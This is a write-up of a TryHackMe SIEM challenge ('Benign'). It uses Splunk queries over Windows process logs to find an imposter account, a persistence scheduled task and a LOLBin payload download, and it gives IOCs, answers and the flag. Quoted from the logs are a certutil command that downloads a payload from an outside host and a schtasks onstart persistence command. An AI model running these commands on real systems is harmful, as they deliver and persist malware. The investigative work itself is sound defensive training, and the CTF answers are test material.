Benign Write-Up
| Field | Details |
|---|---|
| Platform | TryHackMe thm |
| Challenge | Benign |
| Category | SIEM Investigation |
| Operating System | Windows |
| Difficulty | Medium |
| Tools | Splunk |
| Date | 2026-06-16 |
Executive Summary
An IDS alerted on a potentially suspicious process execution on a host in the HR department. Analyzing Windows process execution event logs logs (Event ID: 4688) led to the discovery of a breach and malicious payload installation.
Comparing the users found in Windows event logs to the organization directory, a user account named Amel1a was found impersonating legitimate user Amelia, of the Marketing department. Furthermore, this user was found executing the command whoami, which is a suspicious activity. This should be further correlated to determine if indeed an IOC, but due to lack of logs sources, this is out of scope.
Analyzing scheduled task creation, I found a suspicious scheduled task created by user Chris.fort of the HR department via the command schtasks /create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart. This may likely be a persistence mechanism established, and requires further correlation and enrichment to confirm. This is also a potential indicator of lateral movement, as multiple accounts seem to be engaged in suspicious correlated activity.
Furthermore, user haroon was found to be abusing a Living Off the Land Binary (LOLBin) to download a malicious payload with the command certutil.exe -urlcache -f - hxxps://controlc.com/e4d11035 benign.exe.
Additional file analysis should be conducted to determine the malicious nature of this file, but in this scenario it is assumed and out of scope. Assuming a legitimate malicious file, I would first analyze this file in VirusTotal, then potentially conduct further analysis in Hybrid-Analysis or ANY.RUN to determine whether the file is indeed malicious.
Indicators of Compromise (IOCs)
| Type | Indicator | Description |
|---|---|---|
| User Account | Amel1a | An imposter user account used by attacker |
| Command | schtasks /create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart | Scheduled task created by user Chris.fort as a potential persistence mechanism |
| Command | certutil.exe -urlcache -f - hxxps://controlc.com/e4d11035 benign.exe | Command run to download the malicious payload |
| Domain | hxxps://controlc.com | Name of the domain hosting the malicious payload |
| URL | hxxps://controlc.com/e4d11035 | URL of the malicious payload |
| File | benign.exe | File name of the malicious payload |
| SHA256 | 257fef2c883115a32bbfead680ab21e9c67f8780ee6006ad22ae19fb5a07bfe6 | SHA256 hash of the malicious payload benign.exe |
Scenario
We will investigate host-centric logs in this challenge room to find suspicious process execution.
One of the client’s IDS indicated a potentially suspicious process execution indicating one of the hosts from the HR department was compromised. Some tools related to network information gathering / scheduled tasks were executed which confirmed the suspicion. Due to limited resources, we could only pull the process execution logs with Event ID: 4688 and ingested them into Splunk with the index win_eventlogs for further investigation.
Network Info
The network is divided into three logical segments. It will help in the investigation.
IT Department
- James
- Moin
- Katrina
HR department
- Haroon
- Chris
- Diana
Marketing department
- Bell
- Amelia
- Deepak
Investigation
Identifying the Attacker
Q1 — How many logs are ingested from the month of March, 2022?
- Start by searching the correct index and filtering the time range:
index="win_eventlogs"- date range:
3/1/22 12:00:00.000 AM to 4/1/22 12:00:00.000 AM
Answer:
13959
Q2 — Imposter Alert: There seems to be an imposter account observed in the logs, what is the name of that user?
- Let’s look at all the
UserNamefields and compare it to the network information given in the scenario
index="win_eventlogs"
| table count by UserName
| dedup UserName
From the results we have some anomalies that stand out immediately:
- user
SYSTEMis not documented as an account - user
Dainais expected to beDiana - user
Chris.forthas a different naming convention than all the other users - some users have all lowercase letters while others have the first letter capitalized
- e.g.,
deepak,haroon
- e.g.,
- There are 2 “Amelia” users:
AmeliaandAmel1a - Additionally, as
Amel1auser was found executing thewhoamicommand, which is a suspicious activity and an potential IOC (to be correlated and confirmed, but out of scope here)
Per the question, the literal imposter account is:
Amel1a
Q3 — 1. Which user from the HR department was observed to be running scheduled tasks?
- I’ll run a query filtering by the
ProcessNameto the Scheduled Tasks binary andUserNamefields to the HR users:
index="win_eventlogs" ProcessName="*schtasks.exe" UserName in ("Chris.fort", "haroon", "Daina")- No results… Let’s try broadening the search to just the process name:
index="win_eventlogs" ProcessName="*schtasks.exe"- 87 events; better
- Let’s run an improved query to better organize the results
- I will create a table to display the
UserName,ProcessName, andProcessID - Deduplicate by
UserNamesince I just need to identify the user - I also noticed that
HostNames are categorized by department; I’ll add this to the filter
- I will create a table to display the
index="win_eventlogs" ProcessName="*schtasks.exe" HostName=*HR*
| table UserName ProcessName ProcessID HostName
| dedup UserName
- Of the users that ran
schtasks.exe:- Katrina is from IT; benign
- James is from IT; benign
- Moin is from IT; benign
- Chris.fort is from HR; suspicious
- Furthermore, digging into the event, we can see the command executed:
schtasks /create /tn OfficUpdater /tr "C:\Users\Chris.fort\AppData\Local\Temp\update.exe" /sc onstart

Answer:
Chris.fortInstallation
Q4 — Which user from the HR department executed a system process (LOLBIN) to download a payload from a file-sharing host?
- Since a file is downloaded from a file-sharing host, I’ll make the hypothesis that the
CommandLinecontainshttp
- I’ll create a query to look for logs that include
http:
index="win_eventlogs" HostName=*HR* CommandLine="*http*"
- The results show that
certutil.exe(LOLBIN) was used to downloadhttps://controlc.com/e4d11035 benign.exe - IOC: Command
certutil.exe -urlcache -f - hxxps://controlc.com/e4d11035 benign.exe - This was executed by
haroon
Answer:
haroon
Q5 — To bypass the security controls, which system process (lolbin) was used to download a payload from the internet?
- using the same information from before
Answer:
certutil.exe
Q6 — What was the date that this binary was executed by the infected host? format (YYYY-MM-DD)
- Using the same information:
Answer:
2022-03-04
Q7 — Which third-party site was accessed to download the malicious payload?
Answer:
controlc.com
Q8 — What is the name of the file that was saved on the host machine from the C2 server during the post-exploitation phase?
Answer:
benign.exe

Q9 — The suspicious file downloaded from the C2 server contained malicious content with the pattern
THM{..........}; what is that pattern?
-
I first downloaded the file with
wgetand ranstringsto see if I find any info within itwget https://controlc.com/e4d11035 -o benign.exestrings benign.exe
-
Nothing useful from the output
-
I decided to go to the link in the command via a sandbox (
browserling.com)- Here I found the flag
Answer:
THM{KJ&*H^B0}
Q10 — What is the URL that the infected host connected to?
- From the query in Q4
Answer:
https://controlc.com/e4d11035
Tools Used
- Splunk
- Windows Event Logs
Lessons Learned
This was a great beginner-friendly CTF for investigating malicious processes. Not overly complex. It’s simplified and the information provided is reduced to just the strictly necessary items to aid in building investigative skills. I look forward to completing even more difficult SIEM investigations with more noise and multiple log sources to correlate information.